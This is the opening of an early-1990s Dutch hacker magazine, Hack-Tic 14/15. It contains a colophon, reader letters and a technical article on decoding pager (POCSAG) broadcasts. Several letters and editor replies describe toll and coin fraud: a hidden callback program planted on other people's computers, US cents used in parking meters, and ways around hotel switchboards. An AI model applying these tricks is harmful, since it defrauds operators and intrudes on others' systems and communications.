De dikste Hack-Tic ooit, 52 pagina's !

WE ARE EVERYWHERE

f8,-

Hack-Tic

14/15

Tijdschrift voor Techno-Anarchisten



Virus-special; 8 pagina's.
Alles over Semafoonnet
PTT interview
Zelfbouw zendertjes
Hacking Novell

COLOFON

Hack-Tic is Nederlands eerste hackerblad. Het verschijnt zonder enige regelmaat. Het eerste nummer verscheen 13 januari 1989. Nummers 5/6, 9/10, 11/12 en 14/15 zijn dubbelnummers.
UITGAVE: Met veel moeite door de stichting Hack-Tic. Deze stichting, maar ook alle medewerkers en lezers van Hack-Tic en hun familie zijn een vereniging in de zin van artikel 140 Wetboek van Strafrecht.
MET DANK AAN:: The Key, Billsf, Carla, The Dude, Herman Acker, Peter Poelman, Xokum 3, Nothstar Ken, The Miracle Kid, Itsme, Stainless Steel, Ing. (Cum Laude), Dr. Softwar, RGB Productions, Josef Virek en Vladimir Ulianov. Verder krijgen we informatie uit de idiootste kringen.
ZWEEP: Carla
ILLUSTRATIES: Koen Hottentot.
HOOFDVERDACHTE: Rop Gonggrijp
C. V.: Archibald Tuttle
KONTAKT: De redaktie is wellicht te bereiken via **postbus 22953, 1100 DL Amsterdam.** E-mail: **ropg@ooc.uva.nl.** Telefoon en Voice-Mail **020-6001480**, Fax **020-6900968**.
PRIJS: Losse nummers kosten 4 gulden en 50 cent, een abonnement voor 10 nummers (hoe lang het ook duurt om die uit te geven) kost 40 piek. Dit is een dubbelnummer en kost *f* 8,-. Abonnementsgelden kun je overmaken op gironummer **6065765** t.n.v. de Stichting Hack-Tic. Abonnementen beginnen met het laatst uitgegeven nummer tenzij je bij de betaling een ander beginnummer aangeeft.
INTERNATIONAL RATES: Outside Holland or Belgium, 10 issues cost US$ 30, DM 60. Airmail rates are US$ 40, 80 DM. Payment in AmEx Traveller cheques or cash to P.O. Box 22953, 1100 DL Amsterdam, The Netherlands.
ABONNEMENT VOOR HET LEVEN: Voor *f*375,- heb je een levenslang abonnement op Hack-Tic dat zelfs na de dood testamentair op een ander over kan gaan. Het abonnement duurt zolang Hack-Tic duurt. Nooit meer gezeur met het verlengen van je abonnement! Buitenlandse Levens-abos krijgen een gratis woordenboek van Nederlands naar de taal van hun keuze. Als je abonnee voor het leven wordt krijg je alle oude nummers (voor zover voorradig) thuis gestuurd.
PRIVACY: Het is natuurlijk via onze bankafschiften makkelijk na te gaan wie er abonnee zijn. Heb je een maatschappelijke positie die je niet wilt verliezen dan kun je ook geld en adres in een enveloppe stoppen en die aan onze postbus (zie 'kontakt') sturen, wij weten dan genoeg. De Hack-Tic wordt altijd verstuurd in een neutrale envelop, en het abonneebestand is op onze disks versleuteld. Hack-Tic is ook verkrijgbaar bij de goede boekhandel.
DISCLAIMER: De informatie in Hack-Tic dient slechts een educatief doel. Gebruik van deze informatie zou strafbaar/staatsgevaarlijk/ stout kunnen zijn. De redaktie wijst iedere verantwoordelijkheid voor gebruik door lezers van de in Hack-Tic opgenomen informatie af. De mening van een auteur weerspiegelt niet noodzakelijkerwijs de mening van de redaktie of uitgever. All user servicable parts inside.
NADRUK: toegestaan! Kranten, tijdschriften, omroepstichtingen, politieke partijen, wasmachinereparateurs etc. mogen zonder voorafgaande toestemming van de redaktie (maar natuurlijk wel met bronvermelding) stukken overnemen uit Hack-Tic. De bovenstaande disclaimer blijft echter van kracht. Nadruk van de gehele Hack-Tic is natuurlijk verboden.
NABESTELLEN: Oude nummers kosten *f*4,- en kunnen via de redaktiepostbus besteld worden. Sommige nummers zijn schaars en soms moeilijk te krijgen. Oude nummers worden verstuurd als de volgende Hack-Tic uitkomt.
HOE: Deze Hack-Tic werd met Ventura 3.0 gemaakt op een (nog immer gammele) AT-386/33 met 4 MB geheugen. Print-outs van elke pagina werden met een FACIT P6010 laser-geval gezoeft en daarna ambachtelijk gedrukt. Toen hebben we het nog even ergens laten vouwen, nieten en snijden en klaar was Kees.

Er is weer eens een Hack-Tic uit !

Als je dit leest zijn we er inderdaad weer eens in geslaagd om een nummer van Hack-Tic uit te brengen. Aan dit nummer hebben een record aantal mensen meegewerkt. Het bestaat uit een record aantal pagina's en deze pagina's zijn op een nog nooit vertoonde wijze volgepropt.

En jullie dachten dat zo'n produkt tot in het jaar 2000 even duur zou blijven. Mooi niet. Bijna drie jaar lang hebben wij slechts gegniffeld toen andere bladen de prijzen verhoogden. Wij spaarden stiekum alles op om de argeloze lezer nu, met een doffe dreun, te overvallen met een stevige verhoging. Het abonnement voor 10 nummers wordt met maar liefst ƒ2,50 verhoogd tot 40 gulden. Enkele nummers kosten nu ƒ4,50 en dubbelnummers zoals dit exemplaar worden nu los verkocht voor de record-prijs van ƒ8,-. Wordt nou maar snel abonnee, want wij hebben de smaak te pakken.

Dit nummer pas openslaan als je in het pak gehesen bent en de gasdichte deur achter je in het slot zit, want het zit vol met computervirussen. Op pagina 14 een machinetaal-virus voor de PC, en op pagina 36 een virus in MS-DOS batch (!) Verder op pagina 38 een artikel over trojan-horses in ANSI teksten en plaatjes.

Zelfs PTT-Telecom kan nu niet meer om Hack-Tic heen en heeft zich, zoals je op pagina 20 kunt zien, bereid getoond je lijfblad te woord te staan.

Achterin dit nummer staat een tweetal zendertjes om zelf te bouwen en op pagina 7 alle informatie die je nodig hebt om zelf de informatie van het semafoonnet op te vangen. Op pagina 48 een aanbieding die je niet kunt laten lopen als je zelf een Blue-Box (of elke andere box) wilt bouwen en nog veel, veel meer!



Lezerspost

Tot veler ongenoegen zagen wij op TV2 een medewerker van Hack-Tic om 'Hacken aan de man te brengen'.

Wat zijn dit voor taferelen? Zijn de oplagen te klein, of gaan we gezellig met z'n allen de commerciële kant uit en zullen we de masse zoveel mogelijk informeren over 'wat er eigenlijk allemaal niet mogelijk is' zodat geen hacker of phreaker meer zijn trucs kan gebruiken omdat er zo nodig gepubliceerd moet worden.

Dit tot gevolg hebbende dat ook rechercheteams etc. onze vrijetijdsbesteding nog een keer extra bemoeilijken, tevens door nieuwe wetten op het gebied van 'hacken'.

Is dit wat we nodig hebben?! Een blad dat vele hackers & phreakers vertegenwoordigt en dat tevens bijdraagt aan vrije uitwisseling van technieken en technologieën tussen hackers onderling, dat nu even de 'echte' massacommunicatiemedia opzoekt om extra publiciteit en voor de nodige controverse om Hack-Tic te vergroten. Eerst een bijzonder fraai voorbeeld van de Nederlandse hacker die op TV verschijnt om te laten zien dat hij in de nodige Amerikaanse computers kan binnenkomen (Nou, nou, grote jongen hoor). Nu dit.

What's next ?! Samen met de LOD, 2600, Hack-Tic etc. gezellig een middagje uit bij CNN ?!

Jongens, 'hacken' is niet begonnen om commercie en behoort hier ook niet te eindigen, dus laten we gauw met z'n allen een eind maken aan deze myopia voor het te laat is.....

Jack-0

Hack-Tic als commerciele onderneming.... Het is duidelijk dat je onze boekhouding nog niet hebt gehacked. Maar even serieus:

Je zegt dat Hack-Tic te veel truuks in de openbaarheid brengt zodat 'de echte hackers en phreaks' ze niet meer kunnen gebruiken. Wij hebben de truuks veelal van de mensen die ze ontdekken en die er mee uitgespeeld zijn. De truuk waarover je het waarschijnlijk hebt (C5) stond al op elk (al dan niet Amiga) BBS in het land en werd op enige schaal verkocht. Wat je dus zegt is dat de informatie vrij op alle BBSen mag staan en voor veel geld te koop mag zijn voor en door mensen die er hun eigen zakken mee vullen. Maar lezers van Hack-Tic, van wie velen er gewoon mee willen spelen, mogen het niet weten.

Dan zeg je nog dat er door Hack-Tic rechercheteams achter je aan komen om 'je vrijetijdsbesteding' onmogelijk te maken. Dat is bullshit: het beste excuus voor massale vervolging van hackers is een volledig gesloten scene waar iedereen zijn informatie voor zich houdt (kijk maar naar de VS). Zolang we als hackers regelmatig laten zien dat we geen terroristen / dieven / zwendelaars / vandalen / spionnen zijn maar eigenzinnige ontdekkingsreizigers maken we een kans.*

* *Doorhalen wat niet van toepassing is*

lezerspost

Beste phreaks,

Toen de telefoonkosten mij bij het hacken parten gingen spelen moest ik op zoek naar een methode om deze kosten enigszins in bedwang te houden. Een goede oplossing bleek het programma TELEREPLICA (zie PCM-BBS). Door een "helft" van het programma als "onzichtbaar" TSR te installeren op de bezochte computer, en de andere "helft" als communicatieprogramma te gebruiken kon ik die computer instrueren om, nadat ik de telefoon 1 keer had laten overgaan, mij op te bellen. Dit alles via een doorgeschakeld nummer (in case of accidents). De kosten komen zo voor rekening van de instantie waar de computer staat. Dit lukt uiteraard alleen op (erg) slecht bewaakte computers die onder MS-DOS draaien. Kennen jullie een soortgelijk programma voor andere systemen?

HACK-ON!

ACE

Waaaah, ontberingen maken een mens creatief nietwaar..... Denk er echter wel aan dat de PTT altijd kan uitzoeken waar een nummer naar doorgeschakeld is geweest.

Hallo Redactie,

Misschien een handig truukje voor de Amerika-gangers. Nou ja, truukje. Het vereist verder geen technische ingrepen of iets in die trend.

Neem uit de States een lading One Cent Coins mee terug (ze zullen dan wel een beetje raar kijken bij de metaaldetector, maar ja). Vervolgens kun je in bijna heel Nederland bijna gratis parkeren door deze muntjes in de parkeermeter te gooien. De parkeermeter ziet ze namelijk voor kwartjes aan. Ze hebben echter wel de maat maar niet het gewicht of de magnetische eigenschappen van een kwartje en dus zal een beetje PTT-telefoon of Pepsi-automaat (bleh, red.) ze dan ook niet accepteren. Copieermachines laten zich wel eens voor de gek houden.

P.S. bestaat er een truuk om met meerdere mensen tegelijk te bellen zonder de tussenkomst van de PTT?

P.P.S. De gratis naar de VS bellen truuk werkt bij mij nog niet. Ik ben druk bezig geweest met een BASIC-programma om de toontjes te genereren maar het is mij niet geheel duidelijk wanneer de Clear-Forward en Seize nu precies moeten. In het oor van de operator? Moet je wachten na de Seize? Het lukt me maar niet, is er wellicht een stokje voor gestoken?

A.K.

Leuk truukje. Volgens ons zijn er nog veel meer (nog schokkendere?) munt-compatibiliteiten. Stuur op die hap! Met meerdere mensen tegelijk bellen kan door je (vanuit het Amerikaanse net, lukt niet vanuit het buitenland) te verbinden met Alliance Teleconferencing, zie daarover het artikel in deze Hack-Tic. Wat betreft het gratis bellen: het is een stuk moeilijker geworden, maar het kan nog wel. Timings voor Clear Forward en seize en andere onderdelen van de procedure verschillen per nummer. Experimenteren is het motto.

Gevreesde Hack Tickers,

Veel hotelcentrales houden bij wanneer en met wie je belt en hoe lang. Wat doen ze echter nadat je vertrekt met die print-outs? Lijkt me slecht voor de privacy.

De Vortex_Warrior (pseudo, op mijn werk lezen ze de Hack-Tic ook)

Hotelcentrales hebben ook leuke kanten. Zo herkennen ze DTMF-toontjes ook nog als je ze zo zacht geeft dat de PTT-centrale ze nog niet herkent (met een toonkiezer uit de Primafoon). Zo kun je de centrale eerst een stel enen geven (altijd een lokaal gesprek voor de computer) terwijl de kiestoon gewoon doorgaat en dan met het toetsenbord op de telefoon internationaal bellen. Als je zoveel cijfers belt past het meestal ook niet op de kolom van de print-out. Twee vliegen in 1 klap.

Hoi,

Recentelijk ontdekte ik in Maastricht het nummer 0140. Je krijgt dan een toon. Na het intoetsen van een 2-cijferig nummer (11 werkt goed) en neerleggen wordt je teruggebeld. Niet direct maar pas na 2 seconden. Je kunt er ook tussendoor nog snel even een ander gesprek maken (max 20 sec.) en dan wordt je alsnog gebeld. Je kunt zelfs bepaalde kaartcellen laten rinkelen, terwijl de PTT zegt dat dat niet kan. Duidt dit op ANI? De mazzel!

B.S.

P.S. Test je kostenteller (of die van een ander uit) uit en bel 09-991111.

0140 is het testnummer voor centrales van het type AXE (Ericsson). De AXE is (net als de 5ESS) een computer met een zwik telefoons er aan vast. Met andere woorden, die computer weet altijd waar je vandaan belt, dit duidt op zich niet op ANI. Maar alle computercentrales weten waar je vandaan belt als je eigen centrale ook een computercentrale is. Op 5ESS en PRX-A (een computergestuurde relais-centrale) bel je 400 en dan je eigen nummer om teruggebeld te worden. Ook 911 wil nog wel eens een 'spiegelnummer' zijn.

SemaFun

In het vorige nummer beloofden we al dat we in dit nummer aandacht zouden besteden aan het Nederlandse semafoonnet. In dit artikel eerst alles over de werking van het semafoonnet en dan een meer praktijkgericht verhaal over het bouwen van een schakeling die het uitgangssignaal van een ontvanger omzet in enen en nullen. Met een ontvanger, deze schakeling, een computer en wat zelf geschreven software (waarvoor alle informatie in het artikel staat) komt er ineens een heleboel informatie uit de lucht vallen.

Het Nederlandse semafoonnet

Voor het Nederlandse semafoonnet, ook wel semafoonnet 3 genaamd, zijn drie verschillende typen piepers op de markt, te weten:

- tone-only semafoons, die in 4 verschillende ritmes piepen
- nummerieke semafoons, die een bericht tot 14 cijfers lengte en ook nog eens 3 verschillende tone-only berichten kunnen ontvangen
- alfanummerieke semafoons, zij kunnen ASCII-berichten tot 80 tekens ontvangen maar ook nummerieke berichten en 2 soorten tone-only berichten.

Er zijn in Nederland twee semafoonnetten in gebruik; het Nederlandse net op 154.9875 MHz en het Beneluxnet op 164.3500 MHz. Elk net heeft een theoretische capaciteit van 2^21 semafoons (2097152). Het grootste deel van de nummerieke en alfanummerieke semafoons zit op het Nederlandse net, bijna alle tone-only semafoons zitten op het Benelux net. Elke semafoon voor een bepaald net heeft een uniek nummer van 21 bits. De decimale weergave van dit getal noemen we de RIC, de Receiver Identification Code.

Op de PTT-semafoons is deze RIC afgedrukt, voorafgegaan door 15 voor het NL net en 16 voor het Benelux net. Deze 15 en 16 zijn de eerste twee cijfers van de gebruikte frequentie. Op semafoons die niet bij de PTT zijn gekocht staat het 7 cijferige RIC en de gehele frequentie afgedrukt. Als we het verder in dit artikel hebben over het RIC dan bedoelen we de alleen de "echte" RIC, de laatste zeven cijfers van het getal dat op de semafoon staat. Dit getal staat los van het 06-5XXXXXXX nummer waarmee de semafoon wordt aangekozen: een database bij de PTT koppelt aan een telefoonnummer 1 of meerdere RICs die vervolgens worden uitgezonden, eventueel gevolgd door het opgegeven bericht. Als een nummer meerdere piepers aankiest gaat het om een groepsoproep (bijvoorbeeld een kudde brandweer).

Om mensen met een semafoon te bereiken zijn een aantal opties beschikbaar. Een tone-only semafoon heeft 4 telefoonnummers (eindigend op 1,2,3 en 4 of op 6,7,8 en 9) die je gewoon kunt kiezen. Na een kostentik, de mededeling "semafoonaanvraag

geaccepteerd" en een pieptoon wordt de verbinding verbroken. De semafoon piept dan in een ritme dat aan de gebruiker aangeeft welk van de vier nummers is gekozen. Een nummerieke semafoon heeft ook vier nummers, maar de eerste (die dus eindigt op 1 of 6) laat een opname horen die zegt "Toets nu Uw informatie in, sluit af met een hekje en wacht op de acceptatietoon". Zodra je het hekje tikt krijg je nog twee aanvullende kostentikken ('s avonds 1) en het bekende "semafoonaanvraag geaccepteerd" gevolgd door de pieptoon. De andere drie nummers zijn alleen voor tone-only oproepen.

Een alfanummerieke semafoon kan ook op deze manier nummeriek worden aangekozen, maar verder kan de opbeller met een modem kontakt leggen met een computer en zo kunnen behalve tone-only en nummerieke berichten ook alfanummerieke berichten tot 80 tekens worden verzonden. De nummers (tot 2400 bps) van deze computerdienst zijn 06-57506575 (Beneluxnet) 06-58506585 (NL net) en de X25 (Datanet-1) nummers zijn 1170575 (Beneluxnet) 1170506 (NL net). Alfanummerieke semafoons zitten hoofdzakelijk in de volgende series: 06-57500000 t/m 06-57999999 voor de Benelux en 06-58000000 t/m 06-58750000 voor het NL-net.

Wat zit er in de lucht?

Leuk allemaal, maar hoe wordt dit allemaal verzonden? Elk net bestaat uit een hele serie steunzenders, allemaal op dezelfde frequentie. Het signaal dat zij uitzenden is FSK (Frequency Shift Keying) met een snelheid van 512 bits per seconde. De werkelijke uitgezonden frequenties liggen 2.25 KHz onder en boven de draaggolf. De laagste frequentie stelt een binaire 1 voor, de hoogste een 0. Het gebruikte protocol heet POCSAG, en is bij de CCIR (Comitee Consultative International de Radio) bekend als Radio Paging Code no. 1.

Als je met een scanner naar de semafoonuitzendingen zou luisteren zou je twee soorten uitzendingen horen. je hebt uitzendingen die door een stabiele pieptoon van 1 seconde voorafgegaan worden en dan overgaan in een onregelmatig gereutel. Dit is de werkelijke data waar het ons om gaat. Dan heb je ook nog uitzendingen waarbij direct het onregelmatige gereutel klinkt. Dit zijn testuitzendingen voor het systeem zelf, wij negeren ze.

Elke uitzending wordt begonnen met een "preamble". Dit is een patroon van om en om enen en nullen om de ontvanger te synchroniseren. In totaal gaat het om minstens 576 bits, dus ietsje meer dan een seconde. Omdat het patroon regelmatig is hoor je dit als een mooie stabiele pieptoon.

Na de preamble wordt de data verzonden in "woorden" van 32 bits. Allereerst volgt een "syncword", een speciaal afgesproken code, en dan komen 16 woorden van 32 bits. Als er dan nog meer te melden is volgt weer een syncword, en weer 16 woorden van 32 bits. Is er niets meer te melden dan wordt het huidige blok van 16x32 bits volgemaakt met "idlewords" Na een syncword volgen nog twee idlewords en vervolgens 2 "stopwords".

Zo'n blok van 16 x 32 bits met eraan voorafgaand een syncwoord van ook 32 bits nomen we een "batch". De 16 x 32 bits verdelen we dan ook nog eens in 8 frames die elk uit 2 woorden van 32 bits bestaan. Deze frames nummeren we van 0 tot en met 7. Even een tekeningetje van een batch om het geheel te verduidelijken:

```
PREAMBLE |S| | | | | | | | | | | | | | | | |S| | | ...
           |FR0|FR1|FR2|FR3|FR4|FR5|FR6|FR7| |FR0|...

SYNCWORD = 0111 1100 1101 0010 0001 0101 1101 1000
IDLEWORD = 0111 1010 1000 1001 1100 0001 1001 0111
```

Het adreswoord

Als er een semafoon wordt opgeroepen dan wordt er eerst een adreswoord uitgezonden. Dit adreswoord bevat een nul, de eerste 18 bits van het RIC, de 2 bits van de fuctiecode (hierover straks meer), 10 CRC error checking bits en een parity bit. De laatste drie bits van het RIC worden niet uitgezonden maar zijn te bepalen door te kijken naar het frame waarin het adreswoord zit. Zit het adreswoord bijvoorbeeld in frame nummer vier dan voegen we binair "100" toe aan de uitgezonden 18 bits. Deze hele constructie heeft tot doel om ontvangers na het ontvangen van het eerste syncword uit te kunnen zetten tot "hun" frame voorbijkomt. Het voordeel ligt dan in de besparing op het stroomverbruik: de batterijtjes van de semafoon gaan langer mee doordat de semafoon maar naar een beperkt deel van de uitzending hoeft te luisteren, op andere tijdstippen kan de ontvanger uit.

Overigens is het niet zo dat voor elke oproep 1 uitzending is: oproepen worden voor een korte periode opgespaard en dan in 1 stapel uitgezonden. Op drukke tijdstippen kunnen tientallen oproepen in 1 uitzending gepropt worden en worden de uitzendingen ook navenant langer.

De functiecode

0: Tone-only of nummeriek, 1 en 2 zijn altijd tone-only en 3 is tone-only of alfanummeriek. Of het hier een Tone-only dan wel een andere oproep betreft is af te leiden uit het al dan niet volgen van een datawoord na het adreswoord. Volgt er geen datawoord dan is het een tone-only oproep. Na de functiecodes 1 of 2 volgt nooit een datawoord. Datawoorden volgen altijd direct na het adreswoord waar ze bij horen: er zit nooit een idle-woord tussen. Wel kan een bericht door een syncwoord onderbroken worden (deze zitten immers aan het begin van elke batch).

Het datawoord (nummeriek)

Het datawoord bestaat uit een 1, 20 informatiebits, 10 CRC-Error check bits en 1 parity bit. De 20 informatie-bits representeren in een nummerieke oproep (als er dus een functiecode 0 in het laatste adreswoord stond) precies 5 cijfers. Elk cijfer wordt weergegeven door 4 bits volgens de volgende tabel. Let op: de laatste bit in de tabel wordt het eerste uitgezonden. De cijfers zitten wel in de goede volgorde in de datastroom. Is het aantal verzonden cijfers geen veelvoud van 5 dan is het laatste dataword opgevuld met spaties.

0000	0	0100	4	1000	8	1100	Spatie
0001	1	0101	5	1001	9	1101	-
0010	2	0110	6	1010	Reserve	1110	]
0011	3	0111	7	1011	U (Urgent)	1111	[

Het datawoord (alfanummeriek)

Betreft het een alfanummerieke oproep dan staan er in de 20 informatie-bits van het eerste datawoord twee complete karakters van 7 bits (ASCII) en 6 bits rest. Deze 7 bits staan weer in de "verkeerde" volgorde (LSB eerst). Alle niet gebruikte ruimte in het laatste datawoord wordt opgevuld met nullen. We drukken hier geen ASCII-tabel af: die zoek je maar op in je favoriete computermanual (RTFM dus).

De Foutcorrectie

Elk codewoord heeft 21 informatiebits. Deze corresponderen met de coefficienten van een polynoom met exponenten van x^{30} naar beneden tot en met x^{10}. Deze polynoom wordt modulo-2 gedeeld door de genererende polynoom $x^{10} + x^9 + x^8 + x^6 + x^5 + x^3 + 1$. De foutcorrectie-bits corresponderen met de coefficienten van de termen x^9 t/m x^0 in de restpolynoom die na deze deling overblijft. Het gehele blok van 31 bits, informatie en error-correctie komt overeen met de coefficienten van een polynoom die integraal modulo-2 deelbaar is door de genererende polynoom. In geval van geestelijke paniek kunt U bellen met 06-11 of de wiskundige in Uw eigen woon- of verblijfplaats. Oh ja, het 32'ste bitje is een even-parity over het hele codewoord.

Het komt er op neer dat als er 1 of 2 bits fout uit de ontvanger komen, de foutcorrectie dit op kan lossen. Is er meer fout dan geeft ook de foutcorrectie het op. Als deze situatie zich 2 maal achter elkaar voordoet dan dient de semafoon (en dus ook onze software) er vanuit te gaan dat de uitzending is afgelopen. Het stopwoord

dat aan het eind van elke uitzending 2 maal wordt uitgezonden is op het moment van uitzending al "fout" en zal dus nooit door de foutcorrectie heenkomen.

